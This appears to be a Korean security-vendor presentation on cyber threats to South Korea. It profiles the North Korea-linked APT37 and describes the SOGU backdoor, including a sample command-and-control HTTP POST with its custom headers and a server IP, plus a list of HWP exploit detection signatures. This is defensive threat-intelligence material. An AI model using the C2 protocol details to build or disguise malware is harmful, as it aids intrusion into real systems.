

사이버 전선의 위협




윤 삼 수 (전무)

Consulting Manager, Mandiant of FireEye



FireEye (파이어아이 / 맨디언트)

APT 솔루션



Helix

- 네트워크, 이메일
- End-Point
- 로그분석, 자동화


침해대응 컨설팅



Mandiant

- 26개국, 7개 대응센터
- 포춘 500대기업중 200+
- 연간 500건 이상 조사

위협 인텔리전스



iSight


- APT1~33, 600+ 공격자정보
- 30+개 언어
- 150+ 분석가

FireEye


- NASDAQ: IPO 2013, Global 2000: 40% / 한국10대 기업, 금융, 공기업
- 67개국 5,600+여 고객 / 한국 300+여 고객, 100만 이메일 보호

사이버 위협의 현황

■ 안보를 위협하는 사이버戰 수준



해킹 시도와 피해



지능적이고 은밀한 사이버테러의 확산



*1: 국회통계자료 - 국내유입 총 위협

사이버 위협의 현황

- **지능적이고 은밀한 국지적 사이버테러의 확산과 지속적인 증가 – 북한만이 아니다 !!!**

사이버위협 변화

중국, 러시아 등의 지속적인 공격 증가

- 지능화, 은밀화
표적형 공격 (APT)
- 공격거점
(한국내 → 글로벌)
- 중요 인프라 대상
- 사회적 혼란 유발


- 경제적 피해 : 연간 3.6조 (자연재해 2배 상회)
- 정부 해킹시도 : 최근5년간 11만건, 지속적 증가
- 지속적 테러 : 7.7 DDoS이후 3.20, 6.25, 한수원 등
- **국경없는 사이버전 양상 : 소니픽처스, 방글라 중앙은행 등**

위협 변화와 발전 (표적형공격 - APT)

- 지능화 : 백신, IPS(탐지) 장비 시그니처 우회
- 은밀화 : 평균 공격 기간 99일 (2016)
- 표적화 : 내부감염유도 기법 – 워터링홀(웹사이트), 스피어피싱(이메일)


공격 방식과 대상의 변화, 확대

표적화 공격



- 자주 찾는 웹사이트 (워터링홀)
- 업무 관련 메일 발송 (스피어피싱)

기반시설 공격





- 사회기반 시설 공격 증가 (금융 등)
- 에너지, 항공, 철도, 통신, 방산 등

사이버 위협의 현황


누가 ?



왜 ?



어떻게 ?




사이버 인질 (랜섬웨어)

결과는 ?



- 침해사실의 인지 : Asia Pacific 평균 172일 (한국 2.8년) / Worldwide 평균 99일
- 4차 산업하의 사이버전 → 국민의 생명과 관련

공격 라이프 사이클



APAC 172일 / KR 2.8년 →

한국을 노리는 공격자들



FireEye Products Services Solutions Partners Support Resources Company

APT Groups

APT37 | APT34 | APT33 | APT32 | APT30 | APT29 | APT28 | APT19
APT18 | APT17 | APT16 | APT12 | APT10 | APT5 | APT3 | APT1

APT37

Suspected attribution: North Korea


Target sectors: Primarily South Korea – though also Japan, Vietnam and the Middle East – in various industry verticals, including chemicals, electronics, manufacturing, aerospace, automotive, and healthcare.

Overview: Our analysis of APT37's recent activity reveals that the group's operations are expanding in scope and sophistication, with a toolset that includes access to zero-day vulnerabilities and wiper malware. We assess with high confidence that this activity is carried out on behalf of the North Korean government given malware development artifacts and targeting that aligns with North Korean state interests. FireEye iSIGHT Intelligence believes that APT37 is aligned with the activity publicly reported as Scarcruff and Group123.

Associated malware: A diverse suite of malware for initial intrusion and exfiltration. Along with custom malware used for espionage purposes, APT37 also has access to destructive malware.

Attack vectors: Social engineering tactics tailored specifically to desired targets, strategic web compromises typical of targeted cyber espionage operations, and the use of torrent file-sharing sites to distribute malware more indiscriminately. Frequent exploitation of vulnerabilities in Hangul Word Processor (HWP), as well as Adobe Flash. The group has demonstrated access to zero-day vulnerabilities (CVE-2018-0802), and the ability to incorporate them into operations.

[Back to top](#)



APT37
APT1,9, 14(Military, DIB), 16,17,22,28,30 UNC147, UNC228 / ATP33(IRAN)
SOGU, KABA, WINNTI, ZXHELL, LURID, PEACECOFFEE, ZUMKONG, MACKTRUCK, TEMP.HERMIT

FireEye Intelligence Center Malware

SOGU

Alias: Kaba

SOGU is a backdoor that is capable of file upload and download, arbitrary process execution, filesystem and registry access, service configuration access, remote shell access, and implementing a custom VNC/RDP-like protocol to provide the C2 server with graphical access to the desktop. SOGU also provides SQL database querying capabilities. It may communicate using HTTP POSTs or a custom binary protocol.

Details

All import functions are resolved dynamically by the malware – the actual import table is not used. All strings (including import function names) are stored obfuscated and are decrypted into temporary buffers for use at runtime. These temporary buffers are usually immediately overwritten to hide the data in case the process memory is dumped by analysts.

Variants of this malware may be configured with proxy credentials to use if it detects that proxy authentication is required. The malware has two modes of communication with the C2 server: a custom binary protocol or HTTP. The HTTP appears to merely tunnel the custom binary protocol. When using HTTP POST requests, the object path uses the format string /update?id=%8.x, where the %8.x value is replaced with a random hexadecimal value on each request. It also adds the non-standard HTTP headers X-Session, X-Status, X-Size and X-Sn. A sample HTTP POST is shown in Error! Reference source not found.

```
POST /update?id=df09b993 HTTP/1.1
Accept: */*
X-Session: 0
X-Status: 0
X-Size: 61456
X-Sn: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;
Host: 172.102.16.32:12345
Content-Length: 0
```

FireEye COPYRIGHT 2018 FIREEYE

signature_name
FE_APT_Exploit_HWP_120035A_C
FE_APT_Exploit_HWP_ASIX
FE_APT_Exploit_HWP_ASIX_shell
FE_APT_Exploit_HWP_Happy
FE_APT_Exploit_HWP_JsExploit
FE_APT_Exploit_HWP_JsExploit_gen
FE_APT_Exploit_HWP_Object_BodyText_gen
FE_APT_Exploit_HWP_Object_EPS_generic
FE_APT_Exploit_HWP_Object_IsLove
FE_APT_Exploit_HWP_Object_LargeObject
FE_APT_Exploit_HWP_Object_Shell_gen_C
FE_APT_Exploit_HWP_Object_Shell_Rich
FE_APT_Exploit_HWP_Object_Shell_Sanc
FE_APT_Exploit_HWP_Rich
FE_APT_Exploit_HWP_Whoami
FE_APT_Exploit_HWPX_MyLV
FE_APT_Exploit_HWPX_Object_LargeObject

사이버戰 대응 전략



THANK YOU